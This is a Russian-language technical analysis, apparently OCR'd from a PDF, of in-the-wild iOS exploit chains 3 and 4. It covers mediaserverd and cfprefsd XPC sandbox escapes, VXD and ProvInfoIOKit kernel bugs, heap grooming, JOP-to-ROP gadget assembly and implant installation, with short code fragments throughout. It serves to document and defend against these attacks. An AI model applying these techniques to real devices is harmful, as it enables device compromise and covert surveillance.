
Локальный сканер перебирает миллионы возможных индексов, проверяет, что оба разыменования остаются внутри общего кеша, и сопоставляет сигнатуры инструкций. Он нашёл `TXMLSplicedFont::~TXMLSplicedFont`.

Деструктор записывает свою таблицу виртуальных функций в выбранную атакующим память, а затем следует по контролируемым полям через вложенные деструкторы. В итоге `TFileDataSurrogate::~TFileDataSurrogate` загружает указатель на функцию из контролируемой памяти и переходит по нему:

```
MOV X19, X0
ADRP X8, #TXMLSplicedFont_vtable@PAGE
ADD X9, X8, #0x10
STR X9, [X19]
...
LDR X0, [X19, #8]
LDR X8, [X0, #0x18]!
LDR X8, [X8, #0x20]
BLR X8
```

Сообщение

Вредоносный словарь размещает корректный элемент перед некорректным, идентификатор проводного формата которого выбирает тип за пределами массива. Объект подключения XPC вставляется напрямую, хотя обычная сериализация отвергает подключения, вложенные в сообщения. Тщательно собранные вручную байты проводного формата обходят высокоуровневый сериализатор.



Распыление кучи

Эксплойт отправляет большое количество Mach-сообщений с внестрочной памятью. Адреса общего кеша и подготовленные графы объектов повторяются по всему распылению, чтобы выбранный деструктор и последующая цепочка указателей встречали допустимые контролируемые значения.

mediaserverd

Целью служит `mediaserverd` — привилегированная служба, доступная отрисовщику через мультимедийные API. Её обработчик Mach принимает обычные MIG-сообщения и уведомления о мёртвых именах. Операторы организуют разбор некорректных данных XPC в этом процессе, где непроверенный индекс типа приводит к первому контролируемому косвенному вызову.

JOP2ROP

Начальный гаджет-деструктор не предоставляет сразу традиционную смену стека. Цепочка допустимых гаджетов общего кеша устанавливает регистры аргументов, перемещает SP в контролируемую память и переходит от ориентированного на переходы выполнения к обычной цепочке ROP.



Полезная нагрузка открывает из `mediaserverd` пользовательский клиент IOKit видеодекодера, доступ к которому в песочнице разрешён шире, чем из WebContent, и начинает этап ядра.

Повторный IOFree в ускорителе видеодекодера

В зависимости от оборудования целевым классом служит `AppleVXD393UserClient` или аналогичная реализация D5500. Он предоставляет методы создания и уничтожения декодеров, декодирования кадров, отображения пиксельных буферов, криптографических сеансов, получения сведений об устройстве и callback-функций.

`DestroyDecoder()` копирует дескриптор выделения из объекта пользовательского клиента в буфер стека и вызывает `DeallocateMemory()`. Последняя исключает 0x38-байтный дескриптор из двусвязного списка и освобождает его:


```
kern_return_t DeallocateMemory(UserClient *uc, VXD_DEALLOC *desc) {
    if (!desc || !desc->iomemdesc)
        return kIOReturnBadArgument;

    deallocateKernelMemory(uc->device, desc);

    if (desc->prev)
        desc->prev->next = desc->next;
    if (desc->next)
        desc->next->prev = desc->prev;
    else
        uc->list_tail = desc->prev;

    IOFree(desc, 0x38);
    return KERN_SUCCESS;
}
```

Флаги состояния и указатели очищались непоследовательно. Повторное уничтожение декодера использовало скопированный дескриптор снова и не один раз вызывало `IOFree()` для одного и того же 0x38-байтного объекта.



Эксплуатация ядра

Цель состоит в том, чтобы превратить повторное освобождение в дополнительное снятие ссылки на Mach-порт и воссоздать полезное состояние с висячим портом из цепочки № 2.

Обход последствий удаления mach_zone_force_gc

В iOS 11 явный MIG-метод удалили, но давление на память по-прежнему запускает сборку мусора зон. Эксплойт запрашивает `HOST_VM_INFO64`, выделяет и затрагивает немного больше всех доступных свободных страниц плюс 50 МБ, ждёт сборки мусора, а затем снимает отображение области:

```
void force_gc(void) {
    long page_size = sysconf(_SC_PAGESIZE);
    uint64_t pages = actually_free_pages();
    size_t size = round_down_1mb(pages * page_size + 50 * 1024 * 1024);


    char *base = mmap(NULL, size, PROT_READ | PROT_WRITE,
                      MAP_ANON | MAP_PRIVATE, -1, 0);
    for (size_t i = 0; i < size / page_size; i++)
        base[i * page_size] = (char)i;

    sleep(1);
    munmap(base, size);
}
```


Это медленнее и менее детерминированно, чем удалённый системный вызов, но восстанавливает возможность повторного использования памяти между зонами.

Подготовка кучи

Сериализация свойств IOSurface распыляет 0x38-байтные базовые выделения `OSData`. Эксплойт освобождает один дескриптор декодера, затем отправляет дескриптор внестрочных портов с семью именами, который также создаёт в ядре 0x38-байтный буфер.



Запуск повторного освобождения высвобождает память, которая теперь принадлежит другому объекту.



Утечка указателей


Чтение свойств IOSurface раскрывает байты замещающих объектов. Помеченные значения определяют перекрывающее выделение и раскрывают указатели ядра, необходимые для последующих поддельных структур.

От повторного освобождения к лишнему снятию ссылки на порт

Замещающий дескриптор внестрочных портов содержит ссылки на целевой порт. Когда его буфер освобождается так, словно это устаревший дескриптор VXD, владение становится несогласованным. Позднее очистка Mach-сообщения перебирает его элементы и вызывает `ipc_object_destroy()` для каждого допустимого указателя, снимая ссылки, которыми по-прежнему рассчитывает владеть обычный жизненный цикл сообщения.

Третье замещение

После создания висячего целевого порта третье распыление замещает его хранилище контролируемым `OSData`. Первые два поля содержат известный адрес целевого порта в ядре, а остальная часть имеет форму поддельных `ipc_port` и задачи.




```
spray_buffer[0] = target_port_kaddr;
spray_buffer[1] = target_port_kaddr;
serialize_array_of_data_buffers(&array, spray_buffer, 0x38, 800);
```

Объединение цепочек

Пользовательская ошибка XPC предоставляет выполнение кода в `mediaserverd`; этот процесс может открыть пользовательский клиент VXD. Повторное освобождение VXD вызывает межзонное повреждение, раскрывает указатели и создаёт висячий Mach-порт. Поддельный порт предоставляет те же примитивы `pid_for_task`, KASLR и поддельного порта задачи ядра, которые были разработаны в цепочке № 2.

Полный поток выглядит так:

```
WebContent code execution
    -> malformed XPC message
    -> unchecked xpc_types index
    -> JOP-to-ROP in mediaserverd
    -> open VXD user client
    -> repeated IOFree
    -> extra Mach-port reference drop
    -> fake task port
    -> kernel read/write
```

Действия после эксплуатации

Получив чтение и запись памяти ядра, эксплойт находит `launchd`, заимствует его учётные данные для снятия ограничений песочницы, исправляет политику выполнения и добавляет CDHash импланта в кеш доверия. Он запускает имплант и по возможности восстанавливает исходные

учётные данные процесса.

Общий для цепочек имплант описан в разборе импланта.

Приложение A: неиспользуемые разрешённые символы

Бинарный файл разрешает множество функций, которые не используются в наблюдаемом пути, включая коллекции и потоки CoreFoundation, операции с файловой системой, запись по FTP, API событий HID, приостановку задач, вызовы памяти Mach и обнаружение IOKit. Вероятно, это след многократно используемого фреймворка эксплойтов, а не функциональность, необходимая только цепочке № 3.

Цепочка эксплойтов для iOS, применявшаяся в реальных атаках, часть 4: cfprefsd и ProvInfoIOKit

Эта цепочка поддерживала iOS с версии 12 по 12.1. На момент обнаружения обе уязвимости были нулевого дня. О них сообщили Apple с семидневным сроком исправления, что привело к выпуску iOS 12.1.4.

Выход из песочницы снова связан с XPC: на этот раз демон без песочницы неверно управляет временем жизни объекта XPC. Ошибка ядра исключительно прямолинейна: внешний метод IOKit начинается с неограниченного `memmove()`, длину которого задаёт вызывающая сторона.

Начинаем с _start

Как и в цепочке № 3, бинарный файл повышения привилегий самостоятельно разрешает символы, а не полагается на обычный импорт Mach-O. Он завершает остальные потоки задачи и проверяет, не выполнялась ли эксплуатация ранее.

Предыдущие цепочки записывали маркер в аргументы загрузки ядра. Эта вместо него использует менее навязчивый маркер в видимом процессам состоянии, чтобы повторный запуск мог остановиться без изменения строки загрузки.

Снова XPC

Цепочка № 4 содержит отдельные выход из песочницы и эксплойт ядра. Слабость XPC находится не в основном сериализаторе, а в ошибочной логике владения внутри демона.

Управление временем жизни объектов в XPC

Объекты XPC — это Objective-C-объекты со счётчиком ссылок. Контейнеры удерживают свои элементы; `xpc_retain()` и `xpc_release()` изменяют владение. Асинхронный API должен гарантировать, что объекты и блоки ответа остаются живы до завершения всех возможных путей выполнения.

Обработка вложенных запросов особенно хрупка: если и вложенное сообщение, и внешний словарь владеют одним объектом или освобождают его, пропущенная callback-функция может оставить один путь в уверенности, что владение было передано, пока другой путь уничтожает объект.

Уязвимость cfprefsd

`com.apple.cfprefsd.daemon` — служба XPC, размещённая в `cfprefsd`. Она работает без песочницы с правами root и доступна как из песочницы приложений, так и из WebContent. Бинарный файл в основном представляет собой заглушку, переходящую к `__CFXPreferencesDaemon_main` в CoreFoundation.

Демон создаёт параллельный слушатель XPC и распределяет входящие сообщения по обработчикам конкретных операций. Один запрос может содержать массив вложенных сообщений. Обработка удерживает состояние ответа, вызывает обработчик для каждого вложенного сообщения и ожидает, что его блок завершения уравновесит владение.

Один из путей обработчика не вызывал свой блок ответа. Очистка освобождала коллекцию вложенных сообщений, уничтожая `xpc_dictionary`, тогда как внешний запрос всё ещё содержал и позднее освобождал тот же указатель. Интервал между этими освобождениями создаёт окно использования после освобождения.

Эксплуатация

Поток выполнения эксплойта

Гонку координируют четыре потока. Потоки A, B и C ждут глобального флага, а затем каждый отправляет по сто заполняющих аллокатор XPC-сообщений. Главный поток отправляет триггер и открывает окно гонки между уничтожением массива вложенных сообщений и освобождением внешнего запроса.

Сообщения участников гонки повторно заполняют освобождённый словарь значением указателя `0x118080000` — адресом, выбранным для поддельного класса Objective-C и графа кеша селекторов.

Сообщение-триггер

Триггер использует операцию 4, обрабатываемую `handleFlushSourceForDomainMessage`, потому что её путь ошибки не вызывает ожидаемый блок ответа. Внешний словарь содержит вложенный запрос и вспомогательные ключи, необходимые для достижения этой последовательности очистки.


```
outer request dictionary
    -> sub_messages array
        -> operation 4 dictionary
            -> handler exits without reply block
    -> sub_messages released
    -> dictionary freed
    -> racer reallocates dictionary storage
    -> outer request releases stale pointer
```

Управление PC

`xpc_release()` рассматривает первое двойное слово как `isa` Objective-C. Если оно указывает в область известных классов libxpc, функция использует `os_object_release`; в противном случае она вызывает `objc_release`. Замещающее значение находится за пределами области libxpc, поэтому диспетчеризация Objective-C следует по поддельному классу.

Техника поддельного кеша селекторов

`objc_msgSend` следует по `isa` к объекту класса, а затем к кешу селекторов, содержащему пары `(function pointer, selector)`. Поддельный элемент кеша для `release` предоставляет управление PC при освобождении устаревшего объекта.



Полный контроль

При первом получении управления PC регистр `X0` указывает на освобождённый словарь. В iOS 12 усилили `longjmp`, в том числе на устройствах до A12 без PAC, поэтому прежняя прямая смена стека больше не работает. Операторы используют последовательность JOP-гаджетов, чтобы установить контролируемые регистры и состояние стека, а затем перейти к обычной цепочке ROP.

Полезная нагрузка открывает `ProvInfoIOKitUserClient` в процессе `cfprefsd` с правами root и отправляет полученное подключение обратно исходному процессу в песочнице.

Уязвимость ядра

`ProvInfoIOKitUserClient` существует как минимум с iOS 10 и предоставляет шесть внешних методов через `getTargetAndMethodForIndex`. Метод 5, `ucEncryptSUInfo`, принимает и возвращает структуры размером ровно 0x7d8 байта; `IOUserClient::externalMethod` проверяет эти размеры верхнего уровня.

Первая операция метода фактически выглядит так:


```
kern_return_t ucEncryptSUInfo(void *struct_in,
                              void *struct_out) {
    uint64_t offset = *(uint64_t *)(struct_in + OFFSET_FIELD);
    uint64_t length = *(uint64_t *)(struct_in + LENGTH_FIELD);

    memmove(struct_out + offset,
            struct_in + SOURCE_OFFSET,
            length);  // No bounds check against the 0x7d8 buffers.
    // ...
}
```


Размеры входного и выходного выделений ограничены, но смещение и длина контролируются атакующим. Поэтому один запрос может читать за пределами своего буфера запроса в ядре и записывать за пределы буфера ответа.

Эксплуатация ядра


Эксплойт определяет смещения конкретной сборки, открывает `IOSurfaceRootUserClient` для распыления `OSData`, повышает лимит файлов, создаёт 0x800 каналов и выделяет 1024 ранних порта. Четыре группы ещё по 768 портов формируют контролируемые блоки `ipc.ports`.




Массивы внестрочных портов и дескрипторы внестрочной памяти создают чередующиеся выделения `kalloc.4096`. Желаемый шаблон представляет собой последовательность контролируемых буферов указателей на порты и пустых 4096-байтных буферов:



Выбранные буферы портов освобождаются для создания пустот:




Тот же метод применяется к `kalloc.6144`: объекты `OSData` размером 4104 байта, заполненные ASCII-символами `1`, чередуются с пустыми выделениями внестрочной памяти.



Создание пустот

У выбранных 4096- и 6144-байтных выделений уничтожается средняя половина. Сложная схема из 24 выделений заполняет лишь часть освобождённого пространства. Затем атакующий вызывает уязвимый метод, размещая его объекты запроса и ответа `ipc_kmsg` внутри этих пустот.




Получение в EL1

Внешний метод выполняется в контексте ядра. При успешном расположении его `memmove` увеличенного размера читает за пределами запроса из соседнего буфера внестрочных портов и записывает эти байты за пределами ответа в базовый буфер распылённого `OSData`.

